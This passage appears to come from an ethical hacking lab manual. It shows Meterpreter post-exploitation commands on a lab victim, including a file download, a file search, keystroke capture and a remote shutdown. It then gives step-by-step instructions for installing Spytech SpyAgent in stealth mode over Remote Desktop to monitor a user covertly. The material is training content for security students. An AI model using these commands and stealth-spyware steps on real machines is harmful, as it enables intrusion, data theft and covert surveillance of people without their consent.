40777/rwxrwxrwx  4096    dir   2017-11-03 07:56:13 -0400 kfsensor
1101/-x-----x  34339964  fif   1969-12-31 19:00:00 -0500 pagefile.sys
1101/-x-----x  34339964  fif   1969-12-31 19:00:00 -0500 swapfile.sys
meterpreter >
```

FIGURE 8.24: List all the files in the pwd

41. The download command downloads a file from the remote machine.
42. Type **download filename.extension** (in this lab, **dotnetfx.exe**) and press **Enter**.

```
root@kali: ~
File Edit View Search Terminal Help
meterpreter > download dotnetfx.exe
[*] Downloading: dotnetfx.exe -> dotnetfx.exe
[*] Downloaded 1.00 MiB of 23.14 MiB (4.32%): dotnetfx.exe -> dotnetfx.exe
[*] Downloaded 2.00 MiB of 23.14 MiB (8.64%): dotnetfx.exe -> dotnetfx.exe
[*] Downloaded 3.00 MiB of 23.14 MiB (12.96%): dotnetfx.exe -> dotnetfx.exe
[*] Downloaded 4.00 MiB of 23.14 MiB (17.28%): dotnetfx.exe -> dotnetfx.exe
[*] Downloaded 5.00 MiB of 23.14 MiB (21.61%): dotnetfx.exe -> dotnetfx.exe
[*] Downloaded 6.00 MiB of 23.14 MiB (25.93%): dotnetfx.exe -> dotnetfx.exe
[*] Downloaded 7.00 MiB of 23.14 MiB (30.25%): dotnetfx.exe -> dotnetfx.exe
[*] Downloaded 8.00 MiB of 23.14 MiB (34.57%): dotnetfx.exe -> dotnetfx.exe
[*] Downloaded 9.00 MiB of 23.14 MiB (38.89%): dotnetfx.exe -> dotnetfx.exe
[*] Downloaded 10.00 MiB of 23.14 MiB (43.21%): dotnetfx.exe -> dotnetfx.exe
[*] Downloaded 11.00 MiB of 23.14 MiB (47.53%): dotnetfx.exe -> dotnetfx.exe
[*] Downloaded 12.00 MiB of 23.14 MiB (51.85%): dotnetfx.exe -> dotnetfx.exe
[*] Downloaded 13.00 MiB of 23.14 MiB (56.18%): dotnetfx.exe -> dotnetfx.exe
[*] Downloaded 14.00 MiB of 23.14 MiB (60.5%): dotnetfx.exe -> dotnetfx.exe
[*] Downloaded 15.00 MiB of 23.14 MiB (64.82%): dotnetfx.exe -> dotnetfx.exe
[*] Downloaded 16.00 MiB of 23.14 MiB (69.14%): dotnetfx.exe -> dotnetfx.exe
[*] Downloaded 17.00 MiB of 23.14 MiB (73.46%): dotnetfx.exe -> dotnetfx.exe
[*] Downloaded 18.00 MiB of 23.14 MiB (77.78%): dotnetfx.exe -> dotnetfx.exe
[*] Downloaded 19.00 MiB of 23.14 MiB (82.1%): dotnetfx.exe -> dotnetfx.exe
[*] Downloaded 20.00 MiB of 23.14 MiB (86.42%): dotnetfx.exe -> dotnetfx.exe
[*] Downloaded 21.00 MiB of 23.14 MiB (90.75%): dotnetfx.exe -> dotnetfx.exe
[*] Downloaded 22.00 MiB of 23.14 MiB (95.07%): dotnetfx.exe -> dotnetfx.exe
[*] Downloaded 23.00 MiB of 23.14 MiB (99.39%): dotnetfx.exe -> dotnetfx.exe
[*] Downloaded 23.14 MiB of 23.14 MiB (100.0%): dotnetfx.exe -> dotnetfx.exe
[*] download : dotnetfx.exe -> dotnetfx.exe
meterpreter > 
```

FIGURE 8.25: Downloading a file

43. The downloaded file is stored in the **Home** Folder by default. Click **Places**, and click **Home**.



FIGURE 8.26: Browsing the Home Folder

44. The downloaded file is available in the home folder as shown in the following screenshot:




FIGURE 8.27: Downloaded file available in the Home directory

45. The **search** command helps you locate files on the victim machine. The command is capable of searching through the whole system or specific folders.

46. Type **search -f "filename.ext"** (here **pagefile.sys**) and press **Enter**.

```
root@kali: ~
File Edit View Search Terminal Help
[*] Downloaded 21.00 MiB of 23.14 MiB (90.75%): dotnetfx.exe -> dotnetfx.exe
[*] Downloaded 22.00 MiB of 23.14 MiB (95.07%): dotnetfx.exe -> dotnetfx.exe
[*] Downloaded 23.00 MiB of 23.14 MiB (99.39%): dotnetfx.exe -> dotnetfx.exe
[*] Downloaded 23.14 MiB of 23.14 MiB (100.0%): dotnetfx.exe -> dotnetfx.exe
[*] download : dotnetfx.exe -> dotnetfx.exe
meterpreter > search -f pagefile.sys
Found 1 result...
    c:\pagefile.sys (671088640 bytes)
meterpreter >
meterpreter >
```

FIGURE 8.28: Locating files on the victim machine

47. Type **keyscan\_start** and press **Enter**. This starts capturing all keyboard input from the victim system.

A terminal window titled "root@kali: ~". The command "keyscan\_start" is highlighted with a red box. The output shows the message "Starting the keystroke sniffer ...".

```
File Edit View Search Terminal Help
meterpreter >
meterpreter >
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter >
```

FIGURE 8.29: Capturing keyboard input

48. Switch back to the **Windows 10** machine, create a text file and start typing something.




FIGURE 8.30: Performing keystrokes as a victim

49. Switch to the Kali Linux machine. Type **keyscan\_dump** and press **Enter**. This dumps all the keystrokes.

A terminal window titled "root@kali: ~". The command "keyscan\_dump" is highlighted with a red box. The output shows the message "Dumping captured keystrokes..." followed by the captured text "My phone number is xxxxxxxxxx and my email address is xxxxxxxxxx".

```
File Edit View Search Terminal Help
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan dump
Dumping captured keystrokes...
important<Shift>My phone number is xxxxxxxxxx and my email address is xxxxxxxxxx
meterpreter >
```

FIGURE 8.31: Dumping all the keystrokes

50. Type **idletime** and press **Enter**.

51. Issuing this command displays the number of seconds for which the user has been idle on the remote system.

A terminal window titled "root@kali: ~". The command "idletime" is highlighted with a red box. The output shows the message "User has been idle for: 41 secs".

```
File Edit View Search Terminal Help
meterpreter > keyscan_dump
Dumping captured keystrokes...
important<Shift>My phone number is xxxxxxxxxx and my email address is xxxxxxxxxx
meterpreter > idletime
User has been idle for: 41 secs
meterpreter >
```

FIGURE 8.32: Viewing the idle time

52. You may shut-down the victim machine after performing post exploitation.

53. Type **shutdown** and press **Enter**. This shuts down the victim machine.

```
root@kali: ~
File Edit View Search Terminal Help
meterpreter > shutdown
Shutting down...
meterpreter >
[*] 10.10.10.10 - Meterpreter session 1 closed. Reason: Died
meterpreter >
```

FIGURE 8.33: Shutting down the victim machine




FIGURE 8.34: Victim machine successfully shut down

## Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

### Internet Connection Required

Yes

No

### Platform Supported

Classroom

iLabs

# User System Monitoring and Surveillance using Spytech SpyAgent

*Spytech SpyAgent is a powerful computer spy software that allows you to monitor everything users do on a computer—in total stealth. SpyAgent provides a large array of essential computer monitoring features, as well as website, application, and chat-client blocking, lockdown scheduling, and remote delivery of logs via email or FTP.*

## Lab Scenario

Today, employees are given access to a wide array of electronic communication equipment. Email, instant messaging, global positioning systems, telephone systems, and video cameras have given employers new ways to monitor the conduct and performance of their employees. Many employees are provided with a laptop computer and mobile phone they can take home and use for business outside the workplace. Whether an employee can reasonably expect privacy when using such company-supplied equipment depends, in large part, on the security policy the employer has put in place and made known to employees.

In this lab, we explain the process of monitoring employee activities using Spytech SpyAgent.

## Lab Objectives

The objective of this lab is to help students use Spytech and SpyAgent. After completing this lab, students will be able to:

- Install and configure **Spytech SpyAgent** in a victim machine
- Monitor keystrokes typed, websites visited and Internet Traffic Data

# Lab Environment

To perform this lab, you need:

- A computer running Windows Server 2016
- Run this tool in Windows Server 2012(victim machine)
- Or, download Spytech SpyAgent at <http://www.spytech-web.com/spyagent.shtml>
- If you wish to download the latest version, screenshots may differ
- Administrative privileges to install and run tools

## Lab Duration

Time: 15 Minutes

## Overview of the Lab

This lab demonstrates to students how to establish remote desktop connection with a victim machine and run a spying application named SpyAgent to secretly track user activities.

1. This lab works only if the target machine is Turned **ON**.
2. Since you have seen how to escalate privileges in the earlier lab (Escalating Privileges by Exploiting Client Side Vulnerabilities), you will use the same technique to escalate privileges and then dump the password hashes.
3. On obtaining the hashes, you will use password cracking application such as RainbowCrack to obtain plain-text passwords.
4. Once you have the passwords handy, you will establish a **Remote Desktop Connection** as an **attacker**, install Spytech SpyAgent and leave it in **stealth mode**.

**Note:** In this lab, you are connecting remotely to Windows server 2012 virtual machine. You can establish remote connection only for a user account that has administrative privileges (here, **Jason** user account has administrative privileges, so we shall be logging in to it).

5. The next task would be to log on to **virtual machine** as a legitimate user (here you) and perform user activities without being aware of the application tracking your activities in background.
6. Once done, you will again establish a **Remote Desktop Connection** as an **attacker**, bring the application out of stealth mode, and monitor the activities performed on the virtual machine by the **victim** (you).

## Lab Tasks

1. Login to the **Windows Server 2016** machine and click the **Search** icon from the taskbar.




FIGURE 9.1: Selecting Search

2. In the **Search** field, search for **Remote Desktop Connection**.
3. Click **Remote Desktop Connection** in the **Search** results.




FIGURE 9.2: Searching for Remote Desktop Connection

4. The **Remote Desktop Connection** window opens. Enter the IP address of **Windows Server 2012** (in this lab, **10.10.10.12**, which might differ in your lab environment) in the **Computer** field, and click **Show Options**.



FIGURE 9.3: Establishing Remote Desktop Connection

5. Enter a username granted administrative privileges (here, **Jason**), and click **Connect**.




FIGURE 9.4: Establishing Remote Desktop Connection

- The host machine tries to establish a Remote connection with the target machine.
- A **Windows Security** pop-up appears; enter the password (**qwerty**) and click **OK**.



FIGURE 9.5: Windows Security pop-up

- A **Remote Desktop Connection** window appears; click **Yes**.



FIGURE 9.6: Remote Desktop Connection window

**Note:** You cannot access a Remote Desktop Connection if the target machine is shut down. Remote Desktop Connection is possible only if the machine is turned ON.

9. A Remote Desktop connection is successfully established, as shown in the screenshot:




FIGURE 9.7: Remote Desktop Connection established successfully

10. Close the **Server Manager** window.

11. Navigate to **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Spyware\General Spyware\Spytech SpyAgent** and double-click **Setup (password=spytech).exe**.



FIGURE 9.8: Installing SpyAgent

12. If the **Cannot access network resource** dialog-box appears, enter the credentials of the **Windows Server 2016** machine, and click **OK**.



FIGURE 9.9: Cannot access network resource dialog-box

13. The **Spytech SpyAgent Setup** window appears; click **Next**.



FIGURE 9.10: Spytech SpyAgent Setup window

14. The **Welcome** wizard of **Spytech SpyAgent Setup** program window appears; read the instructions and click **Next**.



FIGURE 9.11: Welcome wizard

15. The **Important Notes** wizard appears; read the note and click **Next**.



FIGURE 9.12: Important Notes wizard

16. The **Software License Agreement** window appears, you need to accept the agreement to install Spytech SpyAgent.
17. So, click **Yes** to continue.




FIGURE 9.13: Select the Agreement

18. **Choose Destination Location** window appears, verify the directory to install Spytech SpyAgent.
19. Click **Next** to continue installation.



FIGURE 9.14: Selecting folder for installation

20. The **Select SpyAgent Installation Type** window appears; select the **Administrator/Tester** setup type.

21. Click **Next**.



FIGURE 9.15: Selecting Installation Type

22. The **Ready to Install** window appears; click **Next** to start installing Spytech SpyAgent.




FIGURE 9.16: Ready to install window

23. The **Spytech SpyAgent Setup** dialog-box prompts you to include an **uninstaller**; click **Yes**.



FIGURE 9.17: Selecting an uninstaller

24. A **Spytech SpyAgent** window appears; **close** the window.




FIGURE 9.18: Spytech SpyAgent window

25. The **A NOTICE FOR ANTIVIRUS USERS** window appears; read the notice, and click **Next**.




FIGURE 9.19: A Notice For Antivirus Users window

26. The **Finished** window appears; uncheck **View Help Documentation**, and click **Close** to end the setup.



FIGURE 9.20: Finish window

27. The **Spytech SpyAgent** dialog box appears; click **Continue....**



FIGURE 9.21: spytech SpyAgent dialog box

28. **Step 1** of setup wizard appears; click **click to continue...**



FIGURE 9.22: Step 1 of setup wizard

29. Enter a password in the **New Password** field, and retype the same password in the **Confirm** field.

**Note:** Here, the password entered is **qwerty@123**

30. Click **OK**.



FIGURE 9.23: Selecting New Password

31. The **password changed** pop-up appears; click **OK**.



FIGURE 9.24: password changed pop-up

32. **Step 2** of Welcome wizard appears, click **click to continue....**



FIGURE 9.25: Step 2 of Welcome wizard

33. The **Configuration** section of setup wizard appears; click the **Complete + Stealth Configuration** radio button, and click **Next**.



FIGURE 9.26: Configuration section

34. The **Extras** section of setup wizard appears; check **Load on Windows Startup** option, and click **Next**.



FIGURE 9.27: Extras section

35. The **Confirm Settings** section of setup wizard appears; click **Next** to continue.



FIGURE 9.28: Confirm settings section

36. The **Apply** section of setup wizard appears; click **Next**.



FIGURE 9.29: Apply section

37. The **Finished** window appears; click **Finish** to successfully setup SpyAgent.



FIGURE 9.30: Configuration Finished

38. The main window of **SpyAgent** appears, along with **Step 3** of setup wizard.

39. Click **Click to continue...**



FIGURE 9.31: Main window of SpyAgent

40. If a **Getting Started** dialog-box appears, click **No**.  
41. To track the general user activities, click **Start Monitoring**.



FIGURE 9.32: Start monitoring

42. The **Enter Access Password** window appears; enter the **password** you specified in **step 31** (in this lab, **qwerty@123**), and click **OK**.



FIGURE 9.33: Entering the password

43. The **Stealth Notice** window appears; read the instructions, and click **OK**.  
**Note:** To bring SpyAgent out of stealth mode, press **Ctrl+Shift+Alt+M**.



FIGURE 9.34: Stealth mode notice

44. A SpyAgent pop-up appears. Check **Do not show this Help Tip again** and **Do not show Related Help Tips like this again**; click **click to continue...**



FIGURE 9.35: Start monitoring

45. Close the **Remote Desktop Connection**.
46. Now Log onto the **Windows Server 2012** virtual machine's, **Jason** account as a legitimate user (assume you are acting as a **victim**).
47. Browse the Internet (anything), or perform any user activity.

LinuxQuestions.org

Secure | https://www.linuxquestions.org

